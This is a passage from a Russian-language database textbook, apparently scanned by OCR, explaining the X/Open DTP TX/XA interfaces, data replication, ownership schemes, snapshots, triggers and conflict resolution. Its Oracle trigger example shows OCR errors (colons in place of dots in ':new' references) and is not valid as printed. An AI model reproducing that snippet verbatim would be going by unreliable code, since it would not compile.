Диспетчером ресурсов может быть любая подсистема, управляющая используемыми в транзакциях данными, например система управления базой данных или файловая система, в сочетании с диспетчером сеансов. Диспетчер транзакций отвечает за определение границ транзакции, т.е. определяет, какие операции являются элементами данной транзакции. Кроме того, он отвечает за присвоение каждой из транзакций уникального идентификатора, используемого всеми компонентами, а также координирует работу остальных компонентов с целью определения результатов выполнения транзакции. Для координации завершения работы распределенной транзакции диспетчер транзакций может взаимодействовать с другими диспетчерами транзакций. Начиная выполнение некоторой транзакции, приложение прежде всего обращается к диспетчеру транзакций, а затем к диспетчерам ресурсов с целью выполнения манипуляций с данными, необходимых для реализации алгоритмов обработки данных. По окончании обработки данных приложение вновь обращается к диспетчеру транзакций с требованием завершения данной транзакции. Для координации выполнения транзакции диспетчер транзакций взаимодействует с диспетчерами ресурсов.

В модели X/Open дополнительно определено несколько интерфейсов, показанных на рис. 23.11. Приложение может использовать интерфейс TX для взаимодействия с диспетчером транзакций. Интерфейс TX включает вызовы функций, предназначенных для определения границ транзакции (иногда их называют *ограничителями транзакции),* а также для фиксации или отмены транзакции. Сведения об обрабатываемой в транзакции информации диспетчер транзакций получает от диспетчера ресурсов через интерфейс XA. Наконец, приложение может взаимодействовать непосредственно с диспетчером ресурсов через обычный программный интерфейс, например интерфейс языка SQL или метода доступа ISAM.

Рис. 23,11. Интерфейсы стандарта X/Open

Интерфейс TX состоит из следующих процедур.

- tx_open и tx_close. Позволяют открыть и закрыть сеанс с помощью диспетчера транзакций.
- tx_begin. Применяется для запуска новой транзакции.

- tx_commit и tx_abort. Предназначены для фиксации и аварийного завершения транзакции.

Интерфейс XA состоит из следующих процедур.

- xa_open и xa_close. Выполняют подключение и отключение от диспетчера ресурсов.
- xa_start и xa_end. Служат для запуска новой транзакции с указанным идентификатором транзакции и для ее завершения.
- xa_rollback. Выполняет откат транзакции с указанным идентификатором транзакции.
- xa_prepare. Служит для подготовки транзакции с указанным идентификатором транзакции для глобальной фиксации/аварийного завершения.
- xa_commit. Выполняет глобальную фиксацию транзакции с указанным идентификатором транзакции.
- xa_recover. Обеспечивает выборку списка подготовленных транзакций, зафиксированных или аварийно завершенных, с использованием эвристических алгоритмов. Если диспетчер ресурсов заблокирован, то при выполнении любого оператора транзакции может быть выработано эвристическое решение (как правило, предусматривающее аварийное завершение), позволяющее освободить *заблокированные* ресурсы. После возобновления нормальной работы диспетчера транзакций этот список транзакций может использоваться для передачи информации о фактически принятом решении (о фиксации или аварийном завершении) тем транзакциям, состояние которых вызывает сомнение. Этот список, который ведется в виде журнала, позволяет также передать а приложение информацию о любых эвристических решениях, которые были приняты при обнаружении ошибки.
- • xa_forget. Применяется для передачи диспетчеру ресурсов информации о том, что он должен удалить из памяти сведения об эвристической транзакции с указанным идентификатором транзакции.

Например, рассмотрим приведенный ниже фрагмент некоторого приложения.

```
tx_begin();
    EXEC SQL UPDATE Staff SET salary = salary*1.05 WHERE
         position = 'Manager';
    EXEC SQL UPDATE Staff SET salary = salary*1.04 WHERE
         position <> 'Manager';
tx_commit();
```

При обращении приложения к функции tx_begin() интерфейса Call Level Interface (CLI) диспетчер транзакций регистрирует сведения о запуске новой транзакции и присваивает ей уникальный идентификатор. При этом диспетчер транзакций с помощью функций интерфейса XA передает информацию о выполнении новой транзакции серверу базы данных SQL (выполняющему роль диспетчера ресурсов). Получив эту информацию, диспетчер ресурсов в дальнейшем предполагает, что любые поступающие от приложения вызовы составляют часть указанной транзакции, — в данном случае это два оператора обновления данных UPDATE языка SQL. Наконец, приложение заканчивает выполнение транзакции и вызывает функцию tx_commit(), после чего диспетчер транзакций посылает диспетчеру ресурсов указание зафиксировать результаты выполнения данной транзакции. Если приложение работает одновременно с несколькими диспетчерами ресурсов, то в этом случае для синхронизации операций фиксации результатов транзакции каждым диспетчером ресурсов диспетчер транзакций применяет протокол двухфазной фиксации.




Рис. 23.12. Интерфейсы модели X/Open в распределенной среде

В распределенной среде описанная выше модель взаимодействия должна быть модифицирована таким образом, чтобы можно было применять транзакции, состоящие из нескольких отдельных субтранзакций, каждая из которых будет выполняться на удаленном узле и обращаться к удаленной базе данных. Схема модели X/Open DTP для распределенной среды представлена на рис. 23.12. В этом варианте модели приложение взаимодействует с диспетчером ресурсов особого типа, называемым *диспетчером передачи данных* (Communication Manager — CM). Как и все остальные типы диспетчеров ресурсов, диспетчер передачи данных получает сведения о выполняемых транзакциях от диспетчера транзакций. Приложение взаимодействует с диспетчером передачи данных через один из типовых интерфейсов. В этом случае необходимо наличие двух механизмов — удаленного запуска и поддержки распределенных транзакций. Удаленный запуск может быть организован с помощью стандартизированных ISO механизмов ROSE (Remote Operations SErvice) или RPC (Remote Procedure Call). Для координации выполнения распределенных транзакций (интерфейс TM–TM) стандарт X/Open определяет коммуникационный протокол OSI-TP (Open Systems Interconnection Transaction Processing).

Модель X/Open DTP поддерживает выполнение не только плоских транзакций, но также последовательных и вложенных транзакций (см. раздел 19.4).

В случае вложенных транзакций при отмене любой из субтранзакций будет отменена и вся глобальная транзакция.

Модель X/Open нашла широкую поддержку у производителей программного обеспечения. Несколько независимых компаний выпустили на рынок пакеты диспетчеров транзакций, поддерживающих интерфейс TX, а многие разработчики коммерческих СУБД реализовали в своих продуктах поддержку интерфейса XA. Примерами подобных систем являются мониторы транзакций CICS и Encina компании IBM (которые используются в основном на платформах IBM AIX или Windows NT, а теперь вошли в состав продуктов TXSeries компании IBM), диспетчер транзакций Tuxedo компании BEA Systems, а также СУБД Oracle, Informix и SQL Server.

23.6. Серверы репликации

Как уже отмечалось в разделе 22.1.2, в настоящее время распределенные СУБД общего назначения еще не нашли достаточно широкого распространения, несмотря на то, что многие протоколы, применяемые в этой среде, и решаемые при этом задачи уже хорошо изучены. В отличие от этого, средства репликации данных, ко-

торые обеспечивают копирование и сопровождение данных на нескольких серверах, по-видимому, находят все более широкое применение. Каждый крупный поставщик СУБД реализует в своих продуктах тот или иной вариант механизма репликации, кроме того, существует много сторонних разработчиков, предлагающих собственные альтернативные решения для организации репликации данных. Использование серверов репликации является альтернативным и потенциально более простым подходом к созданию распределенных систем.

23.6.1. Основные концепции репликации данных

Репликация. Процесс формирования и воспроизведения многочисленных копий данных на одном или нескольких узлах.

Механизм репликации очень важен, поскольку позволяет организации обеспечивать доступ пользователям к актуальным данным там и тогда, когда они в этом нуждаются. Использование репликации позволяет достичь многих преимуществ, включая повышение производительности (в тех случаях, когда централизованный ресурс оказывается перегруженным), надежности хранения и доступности данных, наличие "горячей" резервной копии на случай восстановления, а также возможность поддержки мобильных пользователей и хранилищ данных. В этом разделе рассматривается несколько основных концепций, имеющих отношение к механизмам репликации данных, включая ожидаемый набор функциональных средств и особенности определения владельца данных. Однако прежде всего следует обсудить вопрос, когда должны обновляться копируемые данные.

Синхронная и асинхронная репликация

Протоколы обновления копируемых данных, с которыми мы познакомились в предыдущих разделах этой главы, построены на допущении, что обновления всех копий данных выполняются как часть самой транзакции обновления. Другими словами, все копии копируемых данных обновляются одновременно с изменением исходной копии и, как правило, с помощью протокола двухфазной фиксации транзакций (см. раздел 23.4.3). Такой вариант репликации называется *синхронной репликацией*. Хотя этот механизм может быть просто необходим для некоторого класса систем, в которых все копии данных требуется поддерживать в абсолютно синхронном состоянии (например, в случае финансовых операций), выше было показано, что ему свойственны определенные недостатки. В частности, транзакция не может быть завершена, если один из узлов с копией копируемых данных окажется недоступным, Кроме того, большое количество сообщений, необходимых для координации процесса синхронизации данных, создает значительную дополнительную нагрузку на корпоративную сеть.

Многие коммерческие распределенные СУБД предоставляют другой механизм репликации, получивший название *асинхронного*. Он предусматривает обновление целевых баз данных *после* обновления исходной базы данных. Задержка в восстановлении согласованности данных может находиться в пределах от нескольких секунд до нескольких часов или даже суток. Однако в конечном итоге данные во всех копиях будут приведены в синхронное состояние. Хотя такой подход нарушает принцип независимости распределенных данных, он вполне может рассматриваться как приемлемый компромисс между требованиями обеспечения целостности и доступности данных, причем последнее может быть важнее для организаций, чья деятельность допускает работу с копией данных, не обязательно точно синхронизованной на текущий момент.

Функциональные средства

Предполагается, что на функциональном уровне служба репликации распределенных данных должна позволять копировать данные из одной базы данных в другую синхронно или асинхронно. Кроме того, существует множество других функций, которые должны поддерживаться, включая следующие [43].

- Масштабируемость. Служба репликации должна обеспечивать эффективное копирование как малых, так и больших объемов данных.
- Преобразование и трансформация. Служба репликации должна поддерживать репликацию данных в разнородных системах, работающих на разных платформах. Как уже отмечалось в разделе 22,1.3, для этого могут потребоваться *преобразование и трансформация* данных из одной модели данных в другую или же преобразование некоторого типа данных в соответствующий тип данных, но для среды другой СУБД.
- Репликация объектов. Должна существовать возможность копировать объекты, а не просто данные. Например, в некоторых системах допускается репликация индексов и хранимых процедур (или триггеров).
- Средства определения схемы репликации. Система должна предоставлять механизм, позволяющий привилегированным пользователям задавать данные и объекты, подлежащие репликации.
- Механизм подписки. Система должна включать механизм, позволяющий привилегированным пользователям оформлять подписку на получение данных и других объектов, подлежащих репликации.
- Механизм инициализации. Система должна включать средства, обеспечивающие инициализацию вновь создаваемой копии.
- Простота администрирования. Система должна предоставлять администратору базы данных удобные средства администрирования системы, проверки ее состояния и контроля производительности компонентов системы репликации.

Владение данными

Схема владения данными позволяет определить, какому из узлов предоставлена привилегия обновления данных. Основными типами схем владения являются "ведущий/ведомый", "рабочий поток" и "обновление любой копии". Последний вариант иногда называют *одноранговой* (или *симметричной) репликацией,*

Схема владения "ведущий/ведомый"

При организации владения данными по схеме "ведущий/ведомый" асинхронно копируемые данные принадлежат одному из узлов, называемому *ведущим* (или *первичным*), и могут обновляться только на нем. Ведущий узел (который можно сравнить с издателем, публикующим данные) предоставляет доступ к данным другим узлам по принципу публикации и подписки. Другие узлы "оформляют подписку" на данные, принадлежащие ведущему узлу. Это означает, что они получают копии, которые могут применяться в их локальных системах только для чтения. Такая организация владения данными допускает возможность для любого узла стать ведущим узлом, предоставляющим доступ к одному из неперекрывающихся наборов данных. Однако в системе может существовать только один узел, на котором располагается ведущая обновляемая копия каждого конкретного набора данных, а это означает, что конфликты обновления данных в системе полностью исключены. Ниже приводится несколько примеров возможных вариантов использования этой схемы репликации.

- Системы поддержки принятия решений (ППР). Данные из одной или нескольких распределенных баз данных могут выгружаться в отдельную, локальную систему ППР, где они будут только считываться при выполнении различных видов анализа. Например, в компании *DreamHome* может накапливаться информация обо всех сдаваемых в аренду и продаваемых объектах недвижимости со сведениями об их арендаторах и покупателях. Затем эти данные могут анализироваться различными способами с целью выявления существующих тенденций спроса и определения категорий клиентов, приобретающих или арендующих те или иные объекты недвижимости, которые относятся к определенным ценовым категориям и находятся в тех или иных географических регионах.
- Централизованное распределение или распространение информации. Распространение данных имеет место в тех случаях, когда данные обновляются только в центральном звене системы, после чего по другим узлам распространяются их копии, доступные только для чтения. Например, такая информация о товарах, как прейскуранты, может обновляться только на узле центрального офиса компании, после чего доступные только для чтения копии этих документов передаются на удаленные узлы всех ее отделений. Этот вариант репликации данных показан на рис. 23.13, а.
- Консолидация удаленной информации. Консолидация данных имеет место в тех случаях, когда обновление данных выполняется локально, после чего их копии, доступные только для чтения, отсылаются в общее хранилище. В этой схеме каждый из узлов автономно владеет некоторой частью данных. Например, это могут быть сведения об объектах недвижимости, которыми управляют сотрудники в каждом из отделений компании *DreamHome*. Доступные только для чтения копии этих данных передаются на центральный узел, где помещаются (консолидируются) в единый сводный набор данных, предназначенный только для чтения. Этот вариант репликации данных показан на рис. 23.13, *б*.
- Поддержка мобильных пользователей. Поддержка работы мобильных пользователей получила в последние годы очень широкое распространение. Сотрудники многих организаций вынуждены постоянно перемещаться с места на место и работать за пределами офисов. Разработано несколько методов предоставления необходимых данных мобильным пользователям. Одним из них является репликация. В этом случае по требованию пользователя данные загружаются с локального сервера его рабочей группы. Обновления, выполненные клиентом для данных рабочей группы или центрального узла (например, сведения о новом заказчике или о новом заказе), обрабатываются аналогичным образом.

Ведущий узел может владеть данными всей таблицы, и в этом случае все остальные узлы являются лишь подписчиками на копии этой таблицы, доступные только для чтения. В альтернативном варианте многие узлы владеют отдельными фрагментами таблицы, а остальные узлы могут выступать как подписчики копий каждого из этих фрагментов, доступных им только для чтения. Этот тип репликации называется *асимметричной репликацией*.

В распределенной СУБД компании *DreamHome* каждому отделению может быть позволено владеть своими собственными горизонтальными фрагментами таблиц PropertyForRent, Client и Lease. Узел центрального правления компании может подписаться на данные, принадлежащие каждому из отделений компании, после чего консолидировать поступившие копии в сводные таблицы с информацией обо всех объектах недвижимости, клиентах и договорах аренды по всей компании в целом, доступные только для чтения.




Рис. 23.13. Владение данными по схеме "ведущий/ведомый"; а) распределение данных; б) консолидация данных

Схема владения "рабочий поток"

Как и в случае схемы "ведущий/ведомый", в этой схеме удается избежать появления конфликтов обновления и вместе с тем реализовать более динамичную модель владения. Схема владения "рабочий поток" позволяет передавать право обновления копируемых данных от одного узла другому. Однако в каждый конкретный момент времени существует только один узел, имеющий право обновлять конкретный набор данных. Типичным примером использования схемы рабочего потока является система обработки заказов, в которой работа с каждым заказом выполняется в несколько этапов, например ввод заказа, контроль кредитоспособности, выписка счета, доставка и т.д.

Централизованные системы позволяют приложениям, выполняющим отдельные этапы обработки, получать доступ и обновлять данные в одной интегрированной базе данных. Каждое приложение по очереди обновляет данные о заказе; это происходит тогда и только тогда, когда состояние заказа указывает, что предыдущий этап его обработки уже завершен. В схеме владения "рабочий поток" приложения могут быть распределены по различным узлам, а когда данные копируются и пересылаются на следующий узел в цепочке, вместе с ними передается и право на их обновление, как показано на рис. 23.14,

Схема владения "обновление любой копии" (симметричная репликация)

У двух предыдущих моделей есть одно общее свойство: в любой заданный момент времени только один узел имеет право обновлять данные. Всем остальным узлам доступ к копиям данных разрешен только для чтения. В некоторых случаях это ограничение оказывается слишком жестким. Схема владения с обновлением любой копии создает одноранговую среду, в которой множество узлов имеют одинаковые права на обновление копируемых данных. В результате локальные узлы получают возможность работать автономно, даже если другие узлы недоступны. Например, предположим, что в компании *DreamHome* принято решение открыть "горячую линию", пользуясь которой потенциальные клиенты, желающие приобрести или взять в аренду объекты недвижимости, могут позвонить по бесплатному междугородному телефону и описать интересующий их тип объектов, договориться о просмотре объектов, т.е. выполнить любые действия, которые до сих пор были возможны только при посещении клиентом отделения компании. Подобная телефонная служба организована в каждом отделении компании. Все звонки автоматически переправляются в отделение компании, ближайшее к месту нахождения клиента. Например, если клиент интересуется объектами недвижимости в Лондоне, но звонит из Глазго, его вызов направляется в отделение компании, расположенное в Глазго. Система телекоммуникации обеспечивает равномерное распределение нагрузки, и если офис в Глазго чрезмерно загружен, то вызов клиента будет переправлен, например в Эдинбург. Каждый центр обработки звонков клиентов




Рис. 23.14, Схема владения "рабочий поток"

должен иметь доступ к данным, принадлежащим всем остальным отделениям компании, и в случае необходимости иметь право обновлять записи, скопированные с других узлов, как показано на рис. **23.15.**

Совместное право владения может вызвать возникновение в системе конфликтов, поэтому служба репликации в этой схеме должна использовать тот или иной метод выявления и разрешения конфликтов. Подробнее об этом речь пойдет ниже.

23.6.2. Проблемы реализации

В этом разделе рассматриваются некоторые проблемы реализации методов репликации данных, в частности, перечисленные ниже.

- Обновления, выполняемые в составе транзакций.
- Снимки и триггеры базы данных.
- Выявление и разрешение конфликтов.

Обновления, выполняемые в составе транзакций

На первых порах для реализации механизма репликации применялся метод, предусматривающий выгрузку необходимых данных на внешний носитель информации (например, на магнитную ленту), а затем передачу этого носителя с курьером на второй узел, где эта копия загружалась в другую компьютерную систему (такой метод обмена данными часто называют "экспедиторской доставкой"). При использовании подобного метода решения часто принимались на основе данных, полученных несколько дней тому назад. Основным недостатком такого подхода являлось то, что нельзя было добиться своевременной доставки копий, а при загрузке и выгрузке данных значительная часть операций выполнялась вручную.

В дальнейшем стали предприниматься попытки реализовать автоматизированный механизм репликации, но они фактически не были основаны на понятии транзакции. Данные копировались без сохранения свойства неразрывности транзакций, что могло привести к утрате целостности распределенных данных. Этот подход проил-




Рис. 23.15. Схема вычислительной среды с обновлением любой копии (симметричная репликация)

люстрирован на рис. 23.16, *а*. На этом рисунке показана транзакция, состоящая из нескольких операций обновления различных таблиц на исходном узле. В процессе репликации транзакция преобразуется в несколько отдельных транзакций, каждая из которых обеспечивает обновление определенной таблицы. Но если часть этих транзакций на целевом узле завершалась успешно, а остальная часть — нет, то согласованность информации между двумя базами данных утрачивалась.

В отличие от этого, на рис. 23.16, *б* показан пример репликации с сохранением структуры транзакции. В этом случае структура первоначальной транзакции, выполненной в исходной базе данных, сохраняется и на целевом узле.

Снимки и триггеры базы данных

В этом разделе описаны способы применения снимков для реализации механизма репликации с применением транзакций. Кроме того, приведено сравнение этих способов с механизмами, в которых используются триггеры базы данных.

Снимки

Метод снимков позволяет асинхронно распространять результаты изменений, выполненных в отдельных таблицах, группах таблиц, представлениях или фрагментах таблиц, в соответствии с заранее установленным расписанием, допустим, ежедневно, в 23:00. Например, отношение Staff может храниться на одном (ведущем) узле, а снимок, содержащий полную копию отношения Staff, — создаваться в каждом отделении компании. Другое решение может предусматривать создание в каждом отделении снимка отношения Staff, содержащего сведения только о тех сотрудниках компании, которые работают в данном конкретном отделении. Примеры применения способов создания снимков в СУБД Oracle приведены в разделе **23.9.2.**

Чаще всего для создания снимков применяется журнал восстановления базы данных. Это позволяет свести дополнительную нагрузку на систему к минимуму. Основная идея состоит в том, что файл журнала является лучшим источником для получения сведений об изменениях в исходных данных. Достаточно иметь механизм, который будет обращаться к файлу журнала для выявления измене-




Рис. 23.16. Репликация транзакций: а) без соблюдения свойства неразрывности; б) с соблюдением неразрывности транзакций

ний в исходных данных, после чего распространять сведения об обнаруженных изменениях во все целевые базы данных, не оказывая никакого влияния на нормальное функционирование исходной системы. Различные СУБД реализуют подобный механизм по-разному: в некоторых случаях данный процесс выполняется самим сервером СУБД, тогда как в других случаях он выполняется с помощью отдельного внешнего сервера.

Для отправки сведений об изменениях на другие узлы целесообразно также применять метод организации очередей. Если произойдет отказ сетевого соединения или целевого узла, сведения об изменениях могут сохраняться в очередях до тех пор, пока соединение не будет восстановлено. Для обеспечения целостности в процессе доставки сведений об изменениях необходимо сохранять исходную последовательность формирования этих сведений.

Триггеры базы данных

Альтернативный подход заключается в предоставлении пользователям возможности создавать собственные приложения, выполняющие репликацию данных с использованием механизма триггеров базы данных. В этом случае на пользователей возлагается ответственность за написание тех триггерных процедур, которые будут вызываться при возникновении соответствующих событий, например при создании новых или обновлении уже существующих записей. В частности, в СУБД Oracle для сопровождения копии отношения Staff на другом узле, указанном с помощью соединения базы данных с именем RENTALS.GLASGOW.NORTH.COM (см. раздел 23.9.1), можно использовать приведенный ниже триггер.

```
CREATE TRIGGER StaffAfterInsRow
BEFORE INSERT ON Staff
FOR EACH ROW
BEGIN
 INSERT INTO StaffDuplicate@RENTALS.GLASGOW.NORTH.COM
 VALUES (:new.staffNo, :new:fName, :new:lName, :new.position,
         :new:sex, :new.DOB, :new:salary, :new:branchNo);
END;
```

Этот триггер будет вызываться при вставке в первичную копию отношения Staff каждой новой записи,

Хотя подобный подход обладает большей гибкостью, чем механизм создания снимков, ему также присущи определенные недостатки.

- В связи с необходимостью запуска и выполнения триггерных процедур создается дополнительная нагрузка на систему.
- Триггеры передают элементы данных по назначению в момент их модификации, но при этом не учитывается транзакционный характер этих модификаций (иными словами, игнорируется то, что изменения в данных имеют смысл лишь в составе определенной транзакции).
- Триггеры выполняются при каждом изменении строки в ведущей таблице. Если ведущая таблица подвержена частым обновлениям, вызов триггерных процедур может создать существенную дополнительную нагрузку на приложения и сетевые соединения. В противоположность этому, при использовании снимков все выполненные изменения пересылаются за одну операцию.
- Триггеры не могут выполняться в соответствии с некоторым расписанием. Они активизируются в тот момент, когда происходит обновление данных в ведущей таблице. А снимки могут создаваться в соответствии с установленным расписанием или даже вручную. Так или иначе, это позволяет исключить в периоды пиковой нагрузки на систему дополнительную нагрузку, связанную с репликацией данных.

- Если копируется несколько связанных таблиц, синхронизация их репликации может быть достигнута за счет использования механизма групповых обновлений. Добиться решения этой задачи с помощью триггеров значительно сложнее,
- Аннулирование результатов выполнения триггерной процедуры в случае отмены или отката транзакции — достаточно сложная задача.

Выявление и разрешение конфликтов

Когда несколько узлов может независимо вносить изменения в копируемые данные, необходимо предусмотреть некоторый механизм, позволяющий выявлять конфликтующие обновления данных и восстанавливать согласованность информации в базе. Простейший механизм обнаружения конфликтов в отдельной таблице состоит в рассылке исходным узлом как новых, так и первоначальных значений измененных данных (характеризующих состояние строки до и после ее обновления) для каждой строки, которая была обновлена с момента последней синхронизации копий. На целевом узле сервер репликации должен сравнить с полученными значениями каждую строку в целевой базе данных, которая была локально изменена с учетом этих значений. Однако необходимо учитывать, что требуется также распознавать конфликты других типов, такие как нарушения ссылочной целостности между двумя отношениями.

Было предложено несколько различных механизмов разрешения конфликтов, однако чаще всего применяются следующие.

- Самая ранняя или самая поздняя временная отметка. Изменяются, соответственно, данные с самой ранней или самой поздней временной отметкой.
- Приоритеты узлов. Применяется обновление, поступившее с узла с наибольшим приоритетом.
- Обновления, связанные с вычислением суммы и среднего значения. Обновления применяются с учетом правил коммутативности. Этот вариант разрешения конфликтов может использоваться в тех случаях, когда обновление атрибута выполняется с применением операций суммирования, например salary = salary + x.
- Минимальное или максимальное значение. Применяются обновления, соответствующие столбцу с минимальным или максимальным значением.
- По решению пользователя. АБД предусматривает применение процедуры разрешения конфликта, указанной пользователем. Дело в том, что для устранения конфликтов многих типов могут быть предусмотрены разные процедуры.
- Предоставление возможности непосредственного вмешательства для разрешения конфликта. Сведения о конфликте записываются в журнал ошибок для последующего анализа и устранения администратором базы данных вручную.

В некоторых системах предусмотрена также возможность устранения конфликтов, возникающих в результате применения ограничений первичного ключа или ограничений уникальности во всей распределенной базе данных. Некоторые из этих методов перечислены ниже.

- Добавление данных об имени узла к копируемому элементу данных. Добавление к копируемому значению атрибута идентификатора узла источника, уникального во всей глобальной базе данных.
- Добавление последовательного номера к копируемому значению. Добавление порядкового номера к значению атрибута.
- Уничтожение повторяющегося значения. Уничтожение на узле-источнике повторяющейся строки, которая вызывает ошибки.

Безусловно, если метод устранения конфликтов основан на использовании временных отметок, то временные отметки, создаваемые на различных узлах, которые участвуют в репликации, должны включать элемент с обозначением часового пояса или преобразовываться в отметки, относящиеся к единому часовому поясу. Это требование является исключительно важным. Например, все серверы баз данных могут быть настроены на работу в часовом поясе UTC (Universal Coordinated Time — всемирное скоординированное время) или в другом подходящем часовом поясе, по возможности в таком, для которого не требуется переход на летнее и зимнее время.

23.7. Оптимизация распределенных запросов

В главе 20 рассматривались основные задачи обработки и оптимизации запросов в централизованных реляционных СУБД, а в данном разделе рассматриваются два метода оптимизации запросов:

- использование *эвристических правил* для упорядочения операций запроса;
- *сравнение* различных стратегий на основе их относительных оценок и *выбор* стратегии с минимальным использованием системных ресурсов.

